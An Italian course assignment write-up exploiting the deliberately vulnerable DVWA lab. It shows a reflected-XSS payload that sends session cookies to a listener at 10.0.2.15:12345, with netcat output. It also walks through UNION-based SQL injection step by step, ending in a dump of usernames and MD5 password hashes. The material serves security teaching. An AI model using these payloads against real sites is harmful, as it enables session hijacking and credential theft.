

EXPLOIT DVWA – XSS E SQLI

12-JAN-26
CYBER SECURITY

AMIN EL KASSIMI
PAOLO RAMPINO

INSTRUCTIONS

Sfruttamento delle Vulnerabilità:


- Scegliete una vulnerabilità XSS reflected e una vulnerabilità SQL Injection (non blind).
- Utilizzate le tecniche viste nella lezione teorica per sfruttare con successo entrambe le vulnerabilità

SOLUZIONE XSS REFLECTED:

Collegiamoci alla DVWA, settiamo il security level a «LOW» e spostiamoci sul tab XSS reflected. La prima cosa che notiamo è il campo dove ci viene chiesto di inserire il nostro nome.

Inseriamo un nome, Alice, nel nostro caso e vediamo cosa accade. Come vedete l'input del campo ricerca, viene utilizzato per creare l'output sulla pagina (la scritta in rosso). Proviamo ad inserire qualche tag HTML per vedere come reagisce l'app.

Proviamo con un tag: `<script>alert('XSS')</script>` una volta, siamo quindi in presenza di un campo vulnerabile ad XSS reflected.



XSS REFLECTED:

Per sfruttare una vulnerabilità di questo tipo potremmo:


1. Modificare lo script in modo tale da recuperare i cookie di un utente e inviarli verso un web server che controlliamo noi.
2. Inviare il link ad una vittima per rubare i cookie.

```
<script>  
new Image().src="http://10.0.2.15:12345/?cookie=" + encodeURIComponent(document.cookie);  
</script>
```

Cosa fa:

- crea una richiesta GET verso Kali
- ci appende i cookie in modo safe (encodeURIComponent)
- **non** fa redirect
- Recupera i cookie dell'utente al quale verrà inviato il link malevolo.
- Li invia ad un web server sotto il nostro controllo.

Da notare come il nostro finto server riceve i cookie di sessione del nostro utente autenticato. Abbiamo appena exploitato un XSS reflected.



The image shows a screenshot of the DVWA (Damn Vulnerable Web Application) interface on the left and a terminal window on the right. The DVWA page is titled "Vulnerability: Reflected Cross Site Scripting (XSS)" and has a form asking "What's your name?". The input field contains a malicious XSS payload: `<script> new Image().src="http://10.0.2.15:12345/?cookie="+encodeURIComponent(document.cookie);`. Below the input field, it says "Hello S". A red arrow points from the terminal to the input field. The terminal window shows the following output:


```
(kali@kali) [~]
$ nc -lvnp 12345

listening on [any] 12345 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.15] 45120
GET /?cookie=security%3Dlow%3B%20PHPSESSID%3D30368805428800d6a531fcd944b884c53b HTTP/1.1
Host: 10.0.2.15:12345
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://10.0.2.3/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

SOLUZIONE SQL INJECTION:

1 con questa query: `' union select user(), null -- -`

siamo riusciti a capire che chi e' l'utente attuale, spettacolo abbiamo scoperto che e' l'utente con il max dei privilegi



The image shows a screenshot of the DVWA interface for the "Vulnerability: SQL Injection" section. The form asks for "User ID:". The input field contains the SQL injection payload: `' union select user(), null -- -`. Below the input field, there is a "Submit" button. The output of the query is displayed in red text:

```
ID: ' union select user(), null -- -
First name: root@localhost
Surname:
```

2 con questa query: ' union select user(), database() -- -
siamo riusciti a capire il nome del Database

Vulnerability: SQL Injection

User ID:

ID: ' union select user(), database() -- - - - -
First name: root@localhost
Surname: dvwa

3 ' UNION SELECT table_name, null FROM information_schema.tables -- -

Cosa significa:

- **'**: chiude una stringa nella query originale (se l'input era dentro apici).
- **UNION SELECT ...**: “incolla” i risultati della tua SELECT ai risultati della SELECT originale, così te li fa vedere nella pagina.
- **table_name, null**: scegli 2 “colonne” perché devi **matchare il numero di colonne** della query originale.
 - table_name = dato interessante
 - null = riempitivo per la seconda colonna
- **FROM information_schema.tables**: tabella di sistema che contiene l'elenco delle tabelle.

- -- -: commenta il resto della query originale. In MySQL -- funziona solo se dopo c'è uno spazio, quindi spesso si usa -- - per essere sicuri.

Uso tipico: enumerare i nomi delle tabelle quando non sai nulla dello schema.

Vulnerability: SQL Injection

User ID:

Submit

```
ID: ' UNION SELECT table_name, null FROM information_schema.tables -- -  
First name: CHARACTER_SETS  
Surname:
```

```
ID: ' UNION SELECT table_name, null FROM information_schema.tables -- -  
First name: COLLATIONS  
Surname:
```

```
ID: ' UNION SELECT table_name, null FROM information_schema.tables -- -  
First name: COLLATION_CHARACTER_SET_APPLICABILITY  
Surname:
```

```
ID: ' UNION SELECT table_name, null FROM information_schema.tables -- -  
First name: COLUMNS  
Surname:
```

```
ID: ' UNION SELECT table_name, null FROM information_schema.tables -- -  
First name: COLUMN_PRIVILEGES  
Surname:
```

```
ID: ' UNION SELECT table_name, null FROM information_schema.tables -- -  
First name: KEY_COLUMN_USAGE  
Surname:
```

```
ID: ' UNION SELECT table_name, null FROM information_schema.tables -- -  
First name: PROFILING  
Surname:
```

```
ID: ' UNION SELECT table_name, null FROM information_schema.tables -- -  
First name: ROUTINES  
Surname:
```

4 ' UNION SELECT table_name, column_name FROM
information_schema.columns WHERE TABLE_SCHEMA='dvwa' -- -

Cosa significa:

- Stessa logica di prima, ma ora interroghi **information_schema.columns**, che elenca **tutte le colonne di tutte le tabelle**.
- Selezioni **2 campi**: table_name e column_name → perfetto per ricostruire struttura.
- **WHERE TABLE_SCHEMA='dvwa'**: filtri solo lo schema/database chiamato dvwa.

Uso tipico: ricostruire “mappa” **tabella** → **colonne**.

Vulnerability: SQL Injection

User ID:

Submit

ID: ' UNION SELECT table_name, column_name FROM information_schema.
First name: guestbook
Surname: comment_id

ID: ' UNION SELECT table_name, column_name FROM information_schema.
First name: guestbook
Surname: comment

ID: ' UNION SELECT table_name, column_name FROM information_schema.
First name: guestbook
Surname: name

ID: ' UNION SELECT table_name, column_name FROM information_schema.
First name: users
Surname: user_id

ID: ' UNION SELECT table_name, column_name FROM information_schema.
First name: users
Surname: first_name

ID: ' UNION SELECT table_name, column_name FROM information_schema.
First name: users
Surname: last_name

ID: ' UNION SELECT table_name, column_name FROM information_schema.
First name: users
Surname: user

ID: ' UNION SELECT table_name, column_name FROM information_schema.
First name: users
Surname: password

ID: ' UNION SELECT table_name, column_name FROM information_schema.
First name: users
Surname: avatar

5 ' UNION SELECT user,password FROM users -- -

Qui ormai “siamo a casa”:

- abbiamo identificato una tabella users
- abbiamo identificato colonne interessanti user e password
- Usiamo UNION per farle stampare dalla pagina

Vulnerability: SQL Injection

User ID:

Submit

ID: ' UNION SELECT user,password FROM users -- -
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user,password FROM users -- -
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user,password FROM users -- -
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user,password FROM users -- -
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user,password FROM users -- -
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

6 Note: Perché null e perché commentare

- **null**: riempitivo per rispettare il numero di colonne. Se non matchi, l'UNION fallisce.
- **commento (-- - o #)**: serve a “tagliare via” tutto ciò che il server avrebbe aggiunto dopo l'input (tipo apici finali o altre clausole), evitando errori di sintassi.

6.1 Note: Come si ricostruisce la struttura DB (metodo mentale da pentester)

La sequenza logica è questa:

1. **Capisci quante colonne** devi restituire nella UNION (serve matchare la SELECT originale).
2. **Trovi dove finisce l'output** (quale colonna viene visualizzata nella pagina: a volte la prima, a volte la seconda).
3. **Identifichi DBMS** (MySQL, PostgreSQL, MSSQL...) perché le “tabelle di sistema” cambiano.
4. **Enumeri tabelle** (information_schema.tables su MySQL).
5. **Enumeri colonne** (information_schema.columns su MySQL) filtrando per schema.
6. **Targetizzi dati** (es. users, password, ecc.).

Questo è quello che si cerca di capire DVWA: non “queste tre query”, ma il **processo di ricostruzione**.